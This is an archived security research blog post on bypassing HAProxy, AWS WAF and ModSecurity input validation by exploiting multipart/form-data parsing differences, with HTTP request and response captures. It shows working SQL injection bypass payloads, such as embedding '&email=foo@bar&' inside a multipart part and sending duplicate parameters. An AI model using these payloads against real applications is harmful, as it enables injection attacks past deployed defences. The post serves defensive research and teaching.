Ok, let's try to bypass a **more complicated ACL**. Imagine a scenario where HAProxy checks the format of an email as part of input validation and blocks all potential injection payloads (such as SQL Injection or something like) with the following ACL:

```
# Enable HTTP body inspection
option http-buffer-request

# ACL to check if the "email" parameter exists in the form body
acl has_email req.body -m sub email

# ACL to check if the "email" parameter matches the regex for a valid email format
acl valid_email req.body_param(email) -m reg ^[a-zA-Z0-9.-]+@[a-zA-Z0-9.-]+$.

# Deny the request if the "email" parameter exists but does not match the valid email regex
http-request deny if has_email !valid_email
```

- **option http-buffer-request** : enables buffering of the request body, as the previous ACL.
- **acl has_email** : checks if the request body contains the "email" parameter.
- ****acl valid_email**** : uses a regular expression to verify whether the value of the "email" parameter matches a valid email format (e.g., `user@example.com`).

The **http-request deny** rule blocks the request if the "email" parameter exists but does not conform to the specified regex for a valid email address.

Let's try to send a SQL Injection payload inside the email parameter:

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /app.php HTTP/1.1	1	HTTP/1.1 403 Forbidden
2	Host: localhost:81	2	content-length: 93
3	Content-Type: application/x-www-form-urlencoded	3	cache-control: no-cache
4	Content-Length: 23	4	content-type: text/html
5		5	
6	email=foo@bar' OR 1=1--	6	<html>
		7	<body>
		8	<h1> 403 Forbidden
		9	</h1> Request forbidden by administrative rules.
			</body>
			</html>

As you can see from the screenshot above, my request is being blocked by the HAProxy ACL because the value of the email parameter doesn't match the configured regular expression. **In this case, it's not possible to bypass this ACL by converting it to a multipart/form-data request** as we did before, because the regular expression still won't match the correct format of the email parameter value. For example:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /app.php HTTP/1.1			1	HTTP/1.1 403 Forbidden		
2	Host: localhost:81			2	content-length: 93		
3	Content-Type: multipart/form-data; boundary=xxx			3	cache-control: no-cache		
4	Content-Length: 81			4	content-type: text/html		
5				5			
6	--xxx			6	<html>		
7	Content-Disposition: form-data; name="email"			7	<body>		
8				8	<h1>		
9	foo@bar' OR 1=1--			9	403 Forbidden		
10	--xxx--			10	</h1>		
				11	Request forbidden by administrative rules.		
				12	</body>		
				13	</html>		

request still blocked by ACL

The request is blocked because `req.body_param()` fails to parse the key=value format separated by `&`, resulting in an empty or null value. To bypass this, it's possible to craft our payload in a way that tricks the `req.body_param()` function into successfully parsing a string like `email=foo@bar` by embedding it in an SQL injection payload as a comment. For example:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /app.php HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: localhost:81			2	date: Tue, 08 Oct 2024 21:31:34 GMT		
3	Content-Type: multipart/form-data; boundary=xxx			3	server: Apache/2.4.38 (Debian)		
4	Content-Length: 97			4	x-powered-by: PHP/7.2.34		
5				5	content-length: 59		
6	--xxx			6	content-type: text/html; charset=UTF-8		
7	Content-Disposition: form-data; name="email"			7			
8				8	Array		
9	foo@bar' OR 1=1-- &email=foo@bar&			9	(		
10	--xxx--			10	[email] => foo@bar' OR 1=1-- &email=foo@bar&		
				11	)		
				12			

makes HAProxy to parse foo@bar as email parameter value

Bonus bypass: Since PHP, in the case of duplicate parameters, takes the last one, a simpler bypass technique is to send two `email` parameters, placing the malicious payload in the second one:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /app.php HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: localhost:81			2	date: Tue, 08 Oct 2024 21:43:51 GMT		
3	Content-Type: application/x-www-form-urlencoded			3	server: Apache/2.4.38 (Debian)		
4	Content-Length: 37			4	x-powered-by: PHP/7.2.34		
5				5	content-length: 43		
6	email=foo@bar&email=foo@bar' OR 1=1--			6	content-type: text/html; charset=UTF-8		
				7			
				8	Array		
				9	(		
				10	[email] => foo@bar' OR 1=1--		
				11	)		
				12			

Bypass AWS WAF, Lambda

The same applies to **HAProxy**, as well as the **AWS WAF** and **Lambda functions** (none of them have an embedded multipart parser). This opens up the possibility of bypassing validation and security rules by transforming a request from `x-www-form-urlencoded` to `multipart/form-data`.


I've already explored all the AWS WAF bypass possibilities in this article:

[

AWS WAF Bypass: invalid JSON object and unicode escape sequences

In recent times, the security community has been witnessing an increasing number of reports from researchers highlighting various bypass techniques targeting AWS Web Application Firewall¹. These bypasses have brought to light not only the absence of certain critical features but also the reliance on default configurations commonly used with both

[image: image]Sicuranext BlogAndrea Menin



](<https://blog.sicuranext.com/aws-waf-bypass/>)

ModSecurity Multipart Parser

Maybe you're asking "what about opensource WAF like ModSecurity?". The ModSecurity multipart parser has received **an impressive improvement** after a Bug Hunting event by Yahoo on Intigriti, where a lot of bug hunters tried to bypass ModSecurity and the OWASP Core Rule Set with a lot of success cases. [The most important bypass was the one discovered by Terjanq](#), where he managed to exploit the ModSecurity multipart parser in order to bypass the entire engine.

After that, ModSecurity fixed a lot of bug on its multipart parser... **maybe too much** I mean, the message validation is so strict that the WAF is going to block your request if you insert `--` at the beginning of a line on the part body. I think it's a bit too much sensitive causing that **many users end up disabling it and disabling all "body validation" rules**.

Paradoxically, the situation with ModSecurity's multipart parser is even more concerning, because **we all know it's widely used by users who lack the ability to understand the issue and to**

define their own rules. As I said, often the multipart format validation rules are disabled, leaving the protected web application completely exposed.

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex		
1	POST	/app.php	HTTP/1.1		1	HTTP/1.1	200	OK	
2	Host:	example.com			2	Date:	Tue, 22 Oct 2024 10:16:42 GMT		
3	accept:	/*/*			3	Server:	Apache/2.4.38 (Debian)		
4	Content-Type:	multipart/form-data; boundary=xxx			4	X-Powered-By:	PHP/7.2.34		
5	Content-Length:	65			5	Content-Length:	27		
6	user-agent:	test			6	Content-Type:	text/html; charset=UTF-8		
7					7				
8	--xxx				8	Array			
9	Content-disposition:	form-data; name="foo"			9	{			
10					10	[foo] => bar			
11	bar				11	}			
12	--xxx--				12				

allowed request

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex		
1	POST	/app.php	HTTP/1.1		1	HTTP/1.1	403	Forbidden	
2	Host:	example.com			2	Date:	Tue, 22 Oct 2024 10:17:09 GMT		
3	accept:	/*/*			3	Server:	Apache		
4	Content-Type:	multipart/form-data; boundary=xxx			4	Content-Length:	199		
5	Content-Length:	69			5	Content-Type:	text/html; charset=iso-8859-1		
6	user-agent:	test			6				
7					7	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">			
8	--xxx				8	<html>			
9	Content-disposition:	form-data; name="foo"			9	<title>			
10					10	403 Forbidden			
11	bar				11	</title>			
12	--				12	</head>			
13	--xxx--				13	<body>			
					14	<h1>			
						Forbidden			
						</h1>			
						<p>			
						You don't have permission to access this resource.			
						</p>			
						</body>			
						</html>			

Blocked request by ModSecurity engine

You might think this block is due to `--` being a SQL comment sequence, but that's not the case. ModSecurity is blocking the request because it parses `--` as the start of a boundary and doesn't recognize the boundary string declared in the content type:

[Tue Oct 22 10:16:32.474593 2024] [security2:error] [pid 85:tid 157] [client 172.19.0.1:33138]

ModSecurity: Access denied with code 403 (phase 2). Operator EQ matched 1 at **MULTIPART_UNMATCHED_BOUNDARY**. [file "/etc/modsecurity.d/modsecurity.conf"] [line "66"] [id "200004"] [msg "Multipart parser detected a possible unmatched boundary."] [hostname "example.com"] [uri "/app.php"] [unique_id "Zxd7gl3hBjYljdPtkS7DZQAAAI"]

Conclusions

If there's one thing I've learned from diving into the world of `multipart/form-data` parsers, it's that they **really** struggle to get things right. Whether it's failing to properly handle boundaries, missing key details in file uploads, or just letting malicious payload pass through, these parsers often feel like they're held together with duct tape and hope.

The takeaway? We should always keep in mind that, for web applications, `x-www-form-urlencoded` and `multipart/form-data` are interchangeable and weaknesses on one of these two parsers can lead to security issues.

****Share your thoughts about this article with me on:**** LinkedIn: <https://www.linkedin.com/in/andreamenin/> X: <https://x.com/AndreaTheMiddle>

Archived from <https://blog.sicuranext.com/breaking-down-multipart-parsers-validation-bypass/>. Rendered offline from the local Markdown copy.